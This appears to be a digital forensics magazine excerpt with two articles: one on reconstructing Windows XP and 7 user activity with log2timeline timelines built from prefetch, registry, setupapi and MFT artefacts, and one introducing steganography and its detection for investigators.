To speed up performance, Windows has enabled by default "prefetching": briefly, when you run an executable, Windows records all the loaded modules, files and dependencies to a file called "prefetch", under the directory *C:\Windows\Prefetch*, and it holds only the last 127 software calls.

The file has .pf extension and has a binary format, so you need a specific tool to parse them: when done, you can read not only the loaded modules but also the run count (how many times the software ran) and the last run time. You can deduce, due to the file creation timestamp, the first run.

Here is a screenshot of the Prefetch directory (Figure 3).

As you can see, the file name is composed by: "NAME.EXT-HASH.pf", where "HASH" is an alphanumeric string based on the name of directory which the executable belongs.

Parsing and analyzing the prefetch files can tell you what software the system started, when and how many times, so you can have an overview of the system software runs.

If you cannot find any prefetch file, there are two possibilities:

- Windows is installed on an SSD drive, then Windows automatically disables prefetching,
- the registry key `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters\EnablePrefetcher` is set to 0.

WINDOWS REGISTRY HIVE: NTUSER.DAT

A lots of user activities done through the GUI are recorded into the file *NTUSER.dat*, found under the user home directory.

Among the information the file records, there are a small set that can be used to retrieve user activities such as recent open files, opened windows and so on.

The type of information pulled down by *log2timeline* that you might be interested in is, but not limited to, as follows:

- *RecentDocs*, which hold the files recently opened,
- *FileExts*, which tell you what software opened a file,
- *MountPoint*, which shows you when a removable device was mounted (Figure 4).

20/02/13 23:11:39	UTC	MACB	REG	RecentDocs key	File opened	dab	DAB-PC	Recently opened file of extension: .NEF - value: DSC_1029.NEF
20/02/13 23:11:39	UTC	MACB	REG	FileExts key	Extension Changed	dab	DAB-PC	File extension .NEF opened by WLXPhotoGallery.exe
09/03/13 12:37:00	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/Windows/CurrentVersion/ActionCenter/Checks/{A5268B8E-7DB5-465b-BAB7-BDCDA39A394A}.check.100
10/03/13 21:09:17	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/WindowsPhotoViewer/Viewer
18/03/13 22:55:48	UTC	MACB	REG	MountPoints2 key	Drive last mounted	dab	DAB-PC	{1ddb5b65-95c0-11e1-9885-001bb1fffba4} volume mounted
26/03/13 17:26:09	UTC	MACB	REG	RecentDocs key	File opened	dab	DAB-PC	Recently opened file of extension: .pdf - value: storia-versi.pdf
26/03/13 17:26:15	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/NVIDIACorporation/Global/nvUpdate
26/03/13 18:30:50	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/WindowsNT/CurrentVersion/AppCompatFlags/CompatibilityAssistant/Persisted
26/03/13 18:31:33	UTC	MACB	REG	RecentDocs key	File opened	dab	DAB-PC	Recently opened file of extension: .tif - value: 1.tif
26/03/13 18:31:50	UTC	MACB	REG	FileExts key	Extension Changed	dab	DAB-PC	File extension .tif opened by DllHost.exe
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/AVGeneral/cRecentFiles/c1
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/RememberedViews/cNoCategoryFiles/c11/cViewDef
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/AVGeneral/cRecentFiles/c2
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/RememberedViews/cNoCategoryFiles/c11
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/AVGeneral/cRecentFiles/c3
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/AVGeneral/cRecentFiles/c4
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/RememberedViews/cNoCategoryFiles/c11/cViewDef/cTopLeftView
26/03/13 18:34:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Adobe/AcrobatReader/9.0/AVGeneral/cRecentFiles/c5
26/03/13 18:34:43	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/SmithMicro/StuffIt
26/03/13 18:34:43	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/SmithMicro/StuffIt/ContextMenu
26/03/13 18:41:48	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/Windows/CurrentVersion/Explorer/StartPage
26/03/13 18:41:48	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/Windows/CurrentVersion/Explorer/StartPage/NewShortcuts
02/04/13 18:19:30	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/MediaPlayer/Player/Skins/res://wmploc/RT_TEXT/player.wsz
02/04/13 18:20:10	UTC	MACB	REG	NTUSER key	Last Written	dab	DAB-PC	Software/Microsoft/MediaPlayer/Setup
02/04/13 19:12:24	UTC	MACB	REG	RecentDocs key	File opened	dab	DAB-PC	Recently opened file of extension: .jpg - value: 21 DSC_6506.jpg

Figure 4. *Excerpt from a Windows 7 timeline showing some NTUSER.dat events*

The last information, MountPoint, can be correlated with the ones extracted from the *setupapi.log*.

SETUPAPI.LOG

The file *setupapi.log* is very interesting: it hold the list of every devices connected to you system, along with device and volume serial number, GUID and other information that can be cross-checked with both *NTUSER.dat* and *SYSTEM* hives to get a complete view of every USB device connected to your system.

It is important to say that *setupapi.log* can be found only on systems running Windows XP, under *C:\Windows*. On a Windows 7 system, the file is now called *setupapi.dev.log*. By the way, *log2timeline* only support *setupapi.log* parsing.




Figure 5. *Screenshot of Windows XP properties*



Figure 6. *Windows XP mounting*



Figure 7. *log2timeline in action*

TIMELINING

So, for example, if you need to track user logon and logoff activities, you have to extract the associate events from the Windows Event Log system, write down the date and time of each events, and then create a simple timeline of such events.

Fortunately, there are many software programs out there that have the ability to create timeline in an automated way: *fls* and *mactime* from The SleuthKit can be used to spawn the timeline.

The tool used in our experiment is *log2timeline*, the perl script version 0.65, shipped with the Linux distribution SIFT Live CD made by the SANS Forensics community.

By specifying which sources to parse, *log2timeline* can extracts all the needed informations and build an effective timeline; the default output is a CSV file format that can be easily managed and imported into Microsoft Office Excel or OpenOffice Calc.

GETTING STARTED

Before getting started, just a foreword: since the goal of timelining is to get a trustworthy chronological events time line, it is important to make certain of computer and BIOS clock, so we can correlate the time found on the machine with the real time, using a reliable time source such as a NTP server, and write down the machine time delay.

Let's start our tests to check out Windows XP activities. To do that, we are using a virtual machine running Windows XP Service Pack 3, as the Figure 5 says.

After booting into SIFT, we ran `log2timeline` against `/mnt`, which was the mount point of our Windows XP installation, mounted in read-only: Figure 6.

As data source to parse with *log2timeline*, we selected the following:

- *evt,* Windows Event Log found under *Windows\system32\config* folder,
- *iehistory,* Internet Explorer history, all the *index.dat* found on the system,
- *prefetch*, as the name says, the .pf files found under *Windows\prefetch* folder,
- *recycler*, every items found into recycle bin folders,
- *win_link*, every LNK found,
- *mft*, as the name says, all the informations found into `$MFT` metafile,
- *ntuser*, parse *NTUSER.dat* to find user activities through GUI,
- *setupapi*, parse *setupapi.log* to find USB attached devices.

It could be useful to specify a timezone which the system belong or which timezone is used in the output file: it can be done with the *-z* and *-Z* flags.

The complete `log2timeline` command line was formed as follow (Figure 7):

```
log2timeline -z UTC -Z UTC -r -w timeline.csv
-d -p -f evt,iehistory,prefetch,recycler,
win_link,mft,setupapi,ntuser /mnt
```

After a while (it depends on how many source type you use on the command line and how much information it has to parse and grab), you have the *timeline.csv* file ready to be read.

READING THE TIMELINE

Now we need to read and to understand the informations extracted and sorted by timeline.

So, here the first lines of our timeline, in which you can read the columns meaning (Figure 8).

The most important columns to keep in mind when reading timelines are *date, time, sourcetype, type* and *short*, plus another one not included in the screenshot that you may take a look at, named *desc*, that holds a description of the related action.

With this information fixed in mind, we can start understanding what the timeline is trying to tell us.

The highlighted rows of Figure 9 show us two events parsed from Windows Event Logs: event ID 6005 and event ID 6009 both mean that the system has started the Event Log Monitor and then it shows the operating system information. Both the events are pulled down from the System Event

1	date	time	timezone	MACB	source	sourcetype	type	user	host	short
2	05/31/13	14:16:17	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/System Volume Information/_r
3	05/31/13	14:16:17	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/ntdll.dll
4	05/31/13	14:16:17	UTC	..C.	FILE	NTFS $MFT	$SI [..C.] time	-	TEST-E8E00F1289	/System Volume Information/_r
5	05/31/13	14:16:17	UTC	MAC.	FILE	NTFS $MFT	$FN [MAC.] time	-	TEST-E8E00F1289	/System Volume Information/_r
6	05/31/13	14:16:17	UTC	MACB	PRE	XP Prefetch	Last run	-	TEST-E8E00F1289	NTOSBOOT-B00DFAAD.pf; NT
7	05/31/13	14:16:22	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/.

Figure 8. *timeline columns*

1111	05/31/13	14:16:29	UTC	MACB	FILE	NTFS $MFT	$FN [MACB] time	-	TEST-E8E00F1289	/System Volume Information/_restore{3EDD201A-674D-4829-AFD2-565E
1112	05/31/13	14:16:29	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/drivers/ndisuio.sys
1113	05/31/13	14:16:29	UTC	MACB	EVT	Event Log	Time generated/writt	-	TEST-E8E00F1289	EventLog/6005;Info;
1114	05/31/13	14:16:29	UTC	MACB	EVT	Event Log	Time generated/writt	-	TEST-E8E00F1289	EventLog/6009;Info;5.01. - 2600 - Service Pack 3 - Multiprocessor Free
1115	05/31/13	14:16:30	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/wbem/mof
1116	05/31/13	14:16:30	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/drivers/parvdm.sys
1117	05/31/13	14:16:30	UTC	..C.	FILE	NTFS $MFT	$SI [..C.] time	-	TEST-E8E00F1289	/WINDOWS/system32/wbem/Repository/FS
1118	05/31/13	14:16:30	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/logonui.exe.manifest

Figure 9. *user login*

1478	05/31/13	14:18:12	UTC	..C.	FILE	NTFS $MFT	$SI [..C.] time	-	TEST-E8E00F1289	/WINDOWS/explorer.exe
1479	05/31/13	14:18:12	UTC	MACB	REG	UserAssist key	Time of Launch	Administrator	TEST-E8E00F1289	UEME_RUNPATH:...[My Computer] VIRTUAL
1480	05/31/13	14:18:12	UTC	MACB	REG	UserAssist key	Time of Launch	Administrator	TEST-E8E00F1289	UEME_UISCUT
1481	05/31/13	14:18:15	UTC	MACB	REG	MountPoints2 key	Drive last mounted	Administrator	TEST-E8E00F1289	{d7b5e5a0-c9fc-11e2-bf3a-000c29a2309b} volume mounted
1482	05/31/13	14:18:15	UTC	MACB	LOG	SetupAPI Log	Entry written	-	TEST-E8E00F1289	DriverContextual Information. Contextual Information. Conte
1483	05/31/13	14:18:18	UTC	MACB	LOG	SetupAPI Log	Entry written	-	TEST-E8E00F1289	DriverContextual Information. Contextual Information. Conte
1484	05/31/13	14:18:26	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/diskcopy.dll
1485	05/31/13	14:18:26	UTC	MAC.	FILE	NTFS $MFT	$SI [MAC.] time	-	TEST-E8E00F1289	/WINDOWS/Prefetch/VERCLSID.EXE-3667BD89.pf
1486	05/31/13	14:18:26	UTC	MACB	PRE	XP Prefetch	Last run	-	TEST-E8E00F1289	VERCLSID.EXE-3667BD89.pf; VERCLSID.EXE was execut
1487	05/31/13	14:18:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Microsoft/Windows/CurrentVersion/Explorer/Stream
1488	05/31/13	14:18:27	UTC	MACB	LOG	SetupAPI Log	Entry written	-	TEST-E8E00F1289	DriverContextual Information. Contextual Information. Conte

Figure 10. *user clicked on "My Computer" icon*

1509	05/31/13	14:19:04	UTC	.AC.	FILE	NTFS $MFT	$SI [.AC.] time	-	TEST-E8E00F1289	/Programmi/Adobe/Reader 11.0/Reader/AcroRd32.exe
1510	05/31/13	14:19:04	UTC	..C.	FILE	NTFS $MFT	$SI [..C.] time	-	TEST-E8E00F1289	/WINDOWS/system32/shell32.dll
1511	05/31/13	14:19:04	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Microsoft/Windows/ShellNoRoam/MUICache
1512	05/31/13	14:19:04	UTC	MACB	REG	FileExts key	Extension Changed	Administrator	TEST-E8E00F1289	File extension .pdf opened by AcroRd32.exe
1513	05/31/13	14:19:05	UTC	..C.	FILE	NTFS $MFT	$SI [..C.] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/History.IE5/MSHist012013053120130601
1514	05/31/13	14:19:05	UTC	..C.	FILE	NTFS $MFT	$SI [..C.] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/History.IE5/MSHist012013053120130601/index.dat

Figure 11. *pdf opening*

1519	05/31/13	14:19:05	UTC	MAC.	FILE	NTFS $MFT	$SI [MAC.] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Recent
1520	05/31/13	14:19:05	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Impostazioni locali/Cronologia/desktop
1521	05/31/13	14:19:05	UTC	MACB	FILE	NTFS $MFT	$SI [MACB] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Recent/Mandiant.pdf.lnk
1522	05/31/13	14:19:05	UTC	MACB	FILE	NTFS $MFT	$FN [MACB] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Recent/Mandiant.pdf.lnk
1523	05/31/13	14:19:05	UTC	MACB	FILE	NTFS $MFT	$SI [MACB] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Recent/Install Ubuntu Gnome (E).lnk
1524	05/31/13	14:19:05	UTC	MACB	FILE	NTFS $MFT	$FN [MACB] time	-	TEST-E8E00F1289	/Documents and Settings/Administrator/Recent/Install Ubuntu Gnome (E).lnk
1525	05/31/13	14:19:05	UTC	MACB	WEBHIST	Internet Explorer	Last Visited/Last Visited	Administrator	TEST-E8E00F1289	visited file:///E:/Mandiant.pdf
1526	05/31/13	14:19:05	UTC	MACB	WEBHIST	Internet Explorer	Last Visited/Last Visited	Administrator	TEST-E8E00F1289	visited file:///E:/Mandiant.pdf
1527	05/31/13	14:19:05	UTC	MACB	WEBHIST	Internet Explorer	Last Visited/Last Visited	Administrator	TEST-E8E00F1289	visited file:///E:/Mandiant.pdf
1528	05/31/13	14:19:05	UTC	M...	WEBHIST	Internet Explorer	index.dat creation time	Administrator	TEST-E8E00F1289	visited file:///E:/Mandiant.pdf
1529	05/31/13	14:19:05	UTC	MACB	REG	UserAssist key	Time of Launch	Administrator	TEST-E8E00F1289	UEME_RUNPATH:C:/Programmi/Adobe/Reader 11.0/Reader/AcroRd32.exe
1530	05/31/13	14:19:05	UTC	MACB	REG	UserAssist key	Time of Launch	Administrator	TEST-E8E00F1289	UEME_RUNPATH
1531	05/31/13	14:19:05	UTC	MACB	REG	RecentDocs key	File opened	Administrator	TEST-E8E00F1289	Recently opened file of extension: .pdf - value: Mandiant.pdf
1532	05/31/13	14:19:05	UTC	MACB	PRE	XP Prefetch	Last run	-	TEST-E8E00F1289	ACRORD32.EXE-11DE888E.pf; ACRORD32.EXE was executed
1533	05/31/13	14:19:06	UTC	MACB	REG	RecentDocs key	Folder opened	Administrator	TEST-E8E00F1289	Recently opened file of extension: Folder - value: Install Ubuntu Gnome (E:)

Figure 12. *Adobe reader start*

1637	05/31/13	14:19:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Adobe/AcrobatReader/11.0/AVGeneral/cRecentFiles/c4
1638	05/31/13	14:19:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Adobe/AcrobatReader/11.0/AVGeneral
1639	05/31/13	14:19:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Adobe/AcrobatReader/11.0/AVGeneral/cRecentFiles/c2
1640	05/31/13	14:19:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Adobe/AcrobatReader/11.0/AVGeneral/cRecentFiles/c3
1641	05/31/13	14:19:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Adobe/AcrobatReader/11.0/AVGeneral/cRecentFiles
1642	05/31/13	14:19:27	UTC	MACB	REG	NTUSER key	Last Written	Administrator	TEST-E8E00F1289	Software/Adobe/AcrobatReader/11.0/AVGeneral/cRecentFiles/c1

Figure 13. *Adobe Reader recent documents key*

1737	05/31/13	14:20:20	UTC	MACB	EVT	Event Log	Time generated/written	-	TEST-E8E00F1289	VMTools/108;Info;
1738	05/31/13	14:20:20	UTC	MACB	EVT	Event Log	Time generated/written	-	TEST-E8E00F1289	EventLog/6006;Info;
1739	05/31/13	14:20:21	UTC	.A..	FILE	NTFS $MFT	$SI [.A..] time	-	TEST-E8E00F1289	/WINDOWS/system32/Microsoft/Protect/S-1-5-18/User/Preferred
1740	05/31/13	14:20:25	UTC	MAC.	FILE	NTFS $MFT	$SI [MAC.] time	-	TEST-E8E00F1289	/WINDOWS/WindowsUpdate.log
1741	05/31/13	14:20:26	UTC	MAC.	FILE	NTFS $MFT	$SI [MAC.] time	-	TEST-E8E00F1289	/WINDOWS/system32/config/software.LOG
1742	05/31/13	14:20:40	UTC	MAC.	FILE	NTFS $MFT	$SI [MAC.] time	-	TEST-E8E00F1289	/WINDOWS/bootstat.dat
1743	05/31/13	14:20:40	UTC	MA..	FILE	NTFS $MFT	$SI [MA..] time	-	TEST-E8E00F1289	/WINDOWS/system32/config/system
1744	05/31/13	14:20:40	UTC	MA..	FILE	NTFS $MFT	$SI [MA..] time	-	TEST-E8E00F1289	/WINDOWS/system32/config/software
1745	05/31/13	14:20:40	UTC	MA..	FILE	NTFS $MFT	$SI [MA..] time	-	TEST-E8E00F1289	/Documents and Settings/NetworkService/NTUSER.DAT

Figure 14. *User logout*

REFERENCES

- H. Carvey, Windows Forensic Analysis Toolkit 3rd Edition, Syngress, ISBN 978-1597497275
- K. Guðjónsson, Mastering the Super Timeline With log2timeline, *http://computer-forensics.sans.org/community/papers/gcfa/mastering-super-timeline-log2timeline_5028*
- Timestomp, *http://www.forensicswiki.org/wiki/Timestomp*
- log2timeline download page, *https://code.google.com/p/log2timeline/*
- H. Carvey, Windows Registry Forensics, Syngress, ISBN 978-1597495806
- B. Carrier, File System Forensic Analysis, Addison Wesley, ISBN 978-0321268174
- H. Carvery, Windows Incident Response Blog, *http://windowsir.blogspot.it/*
- SANS SIFT, *http://computer-forensics.sans.org/community/downloads*

Log. It is important to see that by default Windows XP disables the Security Event Log, so you won't find any event associated with the user login. But that is a different story that we will address later in the future.

The rows from 1481 through 1483 tell us that an USB device was inserted and what was the last time it was plugged into the system: you can see the events parsed from both the Registry and the *setupapi.log* (Figure 10).

Looking at rows 1478 and 1479 you can see two Windows Registry entries, parsed from the *NTUSER.DAT* file: the user assist key, which sets the `UEME_RUNPATH` value.

Looking at the fourth column, you can see the entry has all the timestamp values set up (MACB) which means, as we said on the previous paragraph, that the entry was created for the first time (Figure 11 and Figure 12).

The two images above tell us an important thing: the first, at row 1512, tell us that a pdf file was opened by *AcroRd32.exe*, which is the binary file of Adobe Reader. The second image can be read as follow:

- row 1519: the Windows Recent folder timestamp were updated, as the MAC values told us,
- row 1521 and 1522: the entry *Mandiant.pdf.lnk* was created under the Recent folder, as the MACB timestamps said, and you can see also the setting of `$SI` and `$FN`, that are set up both only on file creation,
- row 1525: the file Mandiant.pdf was opened from the E: drive,
- row 1528: the index.dat file was updated, as the above event was written (M timestamp),
- row 1529: user assist key created to include the Adobe Reader starts,
- row 1532: the creation of the Adore Reader prefetch file.

So, from the actions listed above, we can reconstruct the events: on 31 May 2013, at the 14:18 UTC, someone inserted an usb drive, which had the E: logical drive letter, then at 14:19 UTC the user opened a PDF file on the E: drive named *Mandiant.pdf* that was opened by Adobe Reader.

Figure 13 shows us the creation of Adobe Reader recent opened documents on the Windows Registry *NTUSER.DAT* file.

The last image represent the user logout, as the Windows Event ID 6006 asserts (Figure 14).

CONCLUSIONS


As we had seen, timelining is a powerful technique to reconstruct events that have occurred on a Windows Operating systems.

It is important to keep in mind that each Windows versions diverges from the others in some ways, so it is important to study, stay up to date and, most important, test and experiment Windows behavior with timelining.

In this case we had reconstructed a possibly malicious action, since the file could either have been stolen or could have contained malware. It is also important to keep in mind the goal of investigations, so you don't drive out of scope.

The tool presented, log2timeline, is a leading one on the open source digital forensics community, but you can use any tools you are comfortable with: the key concept is to be able to extract the information needed, read them, and present them so either a not technical audience can understand them.

About the Author



Davide Barbato has 10 years of IT experience, the last three in Digital Forensics and Incident Response. He is currently employed in an important DFIR national firm, in which his works as Chief Security Officer and DFIR analyst. He is also a teacher and speaker at national meetings and universities about Digital Forensics, IT Security and IT Privacy.
dav.barbato@gmail.com



GUIDANCE SOFTWARE

The Standard in Digital Investigations.

www.encase.com

Guidance® SOFTWARE | EnCase®

STEGANOGRAPHY: THE ART OF HIDDEN DATA IN PLAIN SIGHT

by Priscilla Lopez

Steganography is the art of hiding messages in plain sight. Different forms of steganography have been used for many years throughout history. Nowadays just about any data type can be embedded with a secret message and the common passerby wouldn't even notice.

What you will learn:

- What is steganography.
- The difference between cryptography and steganography
- Techniques to obscure the data.
- Types of detection techniques used in the discovery process.
- A recent criminal case involving the use of steganography.
- Historical examples of steganography.
- How to detect a file.
- How to extract internal hidden data.

What you should know:

- Be familiar with common graphics terminology.
- Understand the concept of a bit.
- Know what cryptography or encryption is.

Steganography is the art of obfuscation. Criminals can hide *small* messages, files, and other data *inside* plain files. These plain files are commonly images, although steganography can be used in video files, audio files, emails, unallocated hard drive spaces and much more. These files can be easily communicated using the common means we use to transfer data today. A criminal can embed a hidden text file with account numbers or passwords into an image, put it on a thumb drive, go to an internet café and email the image to another criminal. No one would think twice about emailed images, Figure 1, because it's done every day. It is very difficult to detect steganography unless you suspect it. One possible cause of suspicion is a file seemingly not the right size for the media. Like a small pixel image that would normally be 20 kilobytes is seen as 400 megabytes. However, this is not common in steganography because normally the differences in a normal file and a steganography file is usually miniscule. Luckily there are tools that are available that can search a hard drive and detect these files. Another cause for suspicion is a distorted appearing image such as in Figure 2. Many times criminals will try to hide a large file in an image and the image becomes distorted.

Steganography should not be confused with cryptology. Cryptology involves actually changing the data into an unreadable format unlike steganography, which is hiding in plain sight. On that note, data to be hidden can be encrypted with a tool such as TrueCrypt then embedded with another tool such as OpenStego therefore combining cryptography

with steganography. This makes it much harder for the investigator to extract the file.

AN ANALOGY

An analogy of the concept is steganography is like trying to view a 3-D image like the ones in The Magic Eye books and looking for the hidden image in the pattern. These books, originating in the 90's, asked the reader look at a distant object and then attempt to view the hidden 3-D image. In Figure 3, if you attempt to look at a distance object and then bring your eyes back the image almost focusing through the image after several attempts you may or may not see a raised 3-D image. Figure 4 demonstrates what the raised 3-D image embedded in Figure 3 would look like. The same concept applies. A normal person may just see a normal image but the receiver knows to focus their eyes on the image to reveal the hidden message.

TECHNIQUES FOR OBSCURING

According to EC-Council, the most common techniques to obscure data, used by tools, are least significant bit, algorithms, filtering and masking.



Figure 1. *Original image on top left, suspect file on top right and Suspect file zoomed 400%. Adapted Image from http://imrannazar.com/*

When the suspected files are created by certain tools the file creates a sort of signature as part of the file. The signature is detectable by steganography detecting tools.

- In the least significant bit method, some of the original files bits are replaced by the bits of the file to be hidden. If the original file is `1100 1001 1000 1111` and the data to be hidden is `1001` then the new file would be `1101 1000 1000 1111`.



Figure 2. *Image distorted. Adapted from http://instructables.com*




Figure 3. *Magic Eye Image Sample. Adapted from http://www.magiceye.com/*



Figure 4. *Magic Eye Image Solution Sample. Adapted from http://www.magiceye.com/*

The bold represents the last bit replaced by the bits from the file that are hidden (Figure 5). A sample tool that does this is Steganography Studio.

- The filtering and masking method is much like using watermarks, but the image is not compressed, cropped or processed. The image is clearer and less detectable (Figure 6). A tool that uses this method is Red JPEG.
- Mathematical algorithms are used to compress the original file in order to embed data. In order to detect an attack, the investigator would need to determine how to analyze the file or use several tools to analyze the file. A tool that uses this message ImageSpyer G2.




Figure 5. *Sample Least Significant Bit process. Adapted from http://www.sciencedirect.com/*



Figure 6. *Watermarking process. Adapted from http:// bit599.netai.net/*

TYPES OF DETECTION USED IN THE DISCOVERY PROCESS

According to EC-Council, there are several processes that can be used during an investigation.

- In *Known-message*, only embedded file is known, the suspected file needs to be found.
- In *Known-cover* only the original file and suspected file are known.
- In *Known-stego* the algorithm or tool used to embed the file and the suspected, hidden and original files are known.
- In *Stego-only*, only the suspected file is known.
- In *Chosen-stego* the tool used and suspected file is known.
- In *Chosen-message* a wanted message and a tool is used to create the steganography file. The investigator looks for the same patterns of the steganography file to look for other suspected files.
- An investigator can also modify and/or manipulate the suspected file in an attempt to extract the data.

CRIMINAL CASE USING STEGANOGRAPHY

Chet Hosmer, co-founder and chief scientist of the company that created the steganography tool StegoHunt, in 2009 stated that there are more than 1,000 steganography programs available for free. This makes it easily accessible for terrorists and spies to communicate illegal activity such as in the legal filings by the US Department of Justice on June 28, 2010. An 11-person Russian spy ring living in America was charged with conspiracy. For many years the ring attempted to develop relationships with key individual to send back intel and secrets to Russia. This case is an example of how criminals can use steganography and can communicate undetected for years.

HISTORY OF STEGANOGRAPHY

The concept of steganography have been around for many centuries. A few common historical examples are a person would be shaved and then tattooed with a message on their scalp. The hair would grow out and that individual would be sent the message receiver. The receiver would shave that individuals head to reveal the hidden message underneath. Another historical example is invisible ink. The ink would be written on an inconspicuous letter, allowed to dry then sent to the receiver. The receiver was the only one who would know how to view the invisible ink and reveal the message. Microdots, as seen in Figure 7, were used in wars, relayed and then the dots were viewed under a magnifying glass, to review the message to the receiver. Other common examples used in history are pictures when viewed at different angle reveal different images and

words used in the paragraphs from a normal handwritten/typed letter revealing a message that only the receiver would know to look for. All these historical methods all have one thing in common. There is a message hidden within a normal appearing media that a common viewer would not find suspicious and only the receiver would know to look for.

HOW-TO DETECT

- Step 1: Download X-Steg from *http://www.outguess.org/download.php* as seen in Figure 8.
- Step 2: Download and save a few sample files from *http://datahide.com/Bpcse/stego-images1-e.html* and any other searched website. Make sure to download "k-webpage.emb.jpg" to be used in the next section. Save to the folder of your choice.
- Step 3: Click on File then browse to the folder you saved the images. Then click on Open to start the scan.
- Step 4: The window displays files that were detected by Xsteg.

